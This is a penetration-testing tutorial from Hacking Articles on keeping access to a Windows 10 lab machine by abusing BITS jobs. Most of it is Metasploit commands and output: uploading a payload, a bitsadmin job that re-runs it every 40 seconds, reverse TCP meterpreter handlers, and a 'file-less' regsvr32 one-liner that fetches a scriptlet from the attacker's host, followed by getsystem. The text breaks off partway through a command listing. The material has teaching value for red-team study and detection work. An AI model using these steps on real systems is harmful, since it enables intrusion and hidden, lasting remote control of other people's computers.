Windows Persistence using Bits Job

hackingarticles.in/windows-persistence-using-bits-job

Raj

April 17, 2020

In this article, we are going to describe the ability of the Bits Job process to provide persistent access to the Target Machine.

Table of Content

Introduction

Background Intelligent Transfer Service Admin is a command-line tool that creates downloads or uploads jobs and monitors their progress. BITSAdmin was released with the Windows XP. At that time, it used the IBackgroundCopyJob as its interface. The Upload option of the BITSAdmin was introduced with the release of Windows Server 2003. With the release of Windows Vista, we had some more additional features like Custom HTTP headers, Certificate-based client authentication, IPv6 support. Subsequent year was the release of the Windows Server 2008, it introduced the File Transfer Notification Method. Windows 7 introduced Branch Cache Method for the BITS Transfer. When BITS downloads a file, the actual download is done behind the svchost.exe service. BITSAdmin is used to download files from or upload files to HTTP web servers and SMB file shares. It takes the cost of the transfer into account, as well as the network usage so that the user’s foreground work is not influenced. BITS can handle network interruptions, pausing and automatically resuming transfers, even after a reboot.

Read more about BITS Jobs form our dedicated article here.

Configurations used in Practical

Attacker:

OS: Kali Linux 2020.1

IP: 192.168.1.112

Target:


OS: Windows 10

IP: 192.168.1.102

Manual Persistence

Let’s talk about manual persistence. In this scenario, we are going to assume the physical access of the target system as well as the meterpreter session on it. After gaining the meterpreter session, upload a payload to the target system which will get us the persistence session.

```
upload /root/raj.exe C:\
```



```
meterpreter > upload /root/raj.exe C:\
 >
[*] uploading  : /root/raj.exe → C:
[*] uploaded   : /root/raj.exe → C:\raj.exe
meterpreter >
```

Now, we have the payload named “raj.exe”. We will configure a BITS Job to execute it at some intervals of time. Since we have the physical access of the system in this scenario, we will be using a command prompt for the following steps.

First, we will be creating a job named payload. It can be anything we want. We will execute all these commands using BITSAdmin. It is the tool that handles all the BIT Jobs.

```
bitsadmin /create payload
```

Now, as the BITS Jobs were created to transfer or mostly download files from the Microsoft Servers or any other server for that matter. It needs to add a file into its configuration before it can move forward. Now this URL we provided was bogus. It can be anything as it has no role except fulfill the configuration requirements of BITSAdmin.


```
bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"
```

BITS Jobs can run a command upon the execution of its jobs. This was meant so that any prompt can be generated while downloading an update or some other task can be done simultaneously to the download. We will use this command to execute the payload that we uploaded earlier with the help of a meterpreter.

```
bitsadmin /SetNotifyCmdLine payload C:\raj.exe NUL
```


When a BITS download fails it can retry to download after a specific duration of time. This can be set using SetMinRetryDelay Option. We will use this option to run our payload again and again so that in a case we lose the session, upon the next execution we can get the session again. We set it to 40 seconds here. Now, all we need is to initiate this job. It can be done using the resume option.

```
bitsadmin /SetMinRetryDelay "payload" 40
bitsadmin /resume payload
```



```
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bitsadmin /create payload

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {A4F41B79-B86A-459F-98BE-4E4BD552E2A8}.

C:\Windows\system32>bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added https://www.hackingarticles.in/raj.exe -> C:\raj.exe to job.

C:\Windows\system32>bitsadmin /SetNotifyCmdLine payload C:\raj.exe NUL

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'C:\raj.exe' 'NUL'.

C:\Windows\system32>bitsadmin /SetMinRetryDelay "payload" 40

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Minimum retry delay set to 40.

C:\Windows\system32>bitsadmin /resume payload

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.

C:\Windows\system32>
```

We went back to our Kali Attacker Machine and we started a multi handler listener to grab the session that would be generated due to the BITS Job. We set it to the configuration that we used to create the raj.exe payload. In a moment, we see that another meterpreter session spawned. Now, if the configuration is correct, we will have sessions every 40 seconds.




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Sending stage (206403 bytes) to 192.168.1.102
[*] Meterpreter session 2 opened (192.168.1.112:4444 → 192.168.1.102:49683)

meterpreter > sysinfo
Computer        : DESKTOP-PIGEFK0
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Metasploit Persistence


Next Scenario, it's not too different than the previous scenario. All that changed is that we lost the physical access to the system. So we need to create the BITS Job remotely. The methods and command will remain the same just that after we uploaded the payload, we will run the shell command in meterpreter. Now all the commands that we ran to create the persistence previously we will run the same form here.

```
upload /root/raj.exe C:\
shell
bitsadmin /create payload
bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"
bitsadmin /SetNotifyCmdLine payload C:\raj.exe NUL
bitsadmin /SetMinRetryDelay "payload" 40
bitsadmin /resume payload
```



```
meterpreter > upload /root/raj.exe C:\
 >
[*] uploading  : /root/raj.exe → C:
[*] uploaded   : /root/raj.exe → C:\raj.exe
meterpreter > shell
Process 6064 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bitsadmin /create payload
bitsadmin /create payload

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {D501AB73-0BD3-42C5-B243-524FE115FDDA}.

C:\Windows\system32>bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"
bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added https://www.hackingarticles.in/raj.exe → C:\raj.exe to job.

C:\Windows\system32>bitsadmin /SetNotifyCmdLine payload C:\raj.exe NUL
bitsadmin /SetNotifyCmdLine payload C:\raj.exe NUL

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'C:\raj.exe' 'NUL'.

C:\Windows\system32>bitsadmin /SetMinRetryDelay "payload" 40
bitsadmin /SetMinRetryDelay "payload" 40

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Minimum retry delay set to 40.

C:\Windows\system32>bitsadmin /resume payload
bitsadmin /resume payload

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.

C:\Windows\system32>
```

And we started the multi handler listener on the other terminal so that it can capture the session generated by the BITS Job that we just configured. Soon enough we have a new session.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost ⇒ 192.168.1.112
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Sending stage (206403 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.112:4444 → 192.168.1.102:49682) at

meterpreter > sysinfo
Computer        : DESKTOP-PIGEFK0
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

We performed this method to provide the insight that this kind of attack can be performed remotely without any physical access to the system.


Metasploit (file-less) Persistence

In the previous methods, we created a payload and sent that to the Target Machine. That payload would create evidence of malicious activity. It can be located by the user or any Anti-Virus Software. So, we thought of creating a persistence without sending any file.

Note: This method will still able to detect from the BITS logs.

We will be using a malicious one-liner which will be executed using regsvr32. First, we need to create the one-liner. We will be using the multi/script/web_delivery for this task. We set up the configurations to the exploit like IP Address and the port of the Attacker Machine where we will be receiving the session. We copy the script created to our clipboard.


```
use exploit/multi/script/web_delivery
set target 3
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.112
set lport 1234
exploit
regsvr32.exe "/s /n /u /i:http://192.168.1.112:8080/V1hTIQYe6Azh.sct scrobj.dll
```



```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set target 3
target ⇒ 3
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.1.112
lhost ⇒ 192.168.1.112
msf5 exploit(multi/script/web_delivery) > set lport 1234
lport ⇒ 1234
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.112:1234
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/V1hTIQYe6Azh
[*] Local IP: http://192.168.1.112:8080/V1hTIQYe6Azh
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.112:8080/V1hTIQYe6Azh.sct scrobj.dll
```


Now, we need the meterpreter session on the target systems as we had in the previous methods. We will be running the shell command on the meterpreter. Now we need to create a job. We name it payload as before. Again it can be anything we want. Then we have the bogus link that we added in the previous methods. Now its time to configure the command. Here we will configure the BITS Job to run the malicious one-liner we copied earlier. Then we will set the delay and we are good to go.

```
shell
bitsadmin /create payload
bitsadmin /addfile payload "https://www.hackingarticles.in/raj.exe"  "C:\raj.exe"
bitsadmin /SetNotifyCmdLine payload regsvr32.exe "/s /n /u
/i:http://192.168.1.112:8080/V1hTIQYe6Azh.sct scrobj.dll"
bitsadmin /SetMinRetryDelay "payload" 40
bitsadmin /resume payload
```



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 5564 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bitsadmin /create payload
bitsadmin /create payload

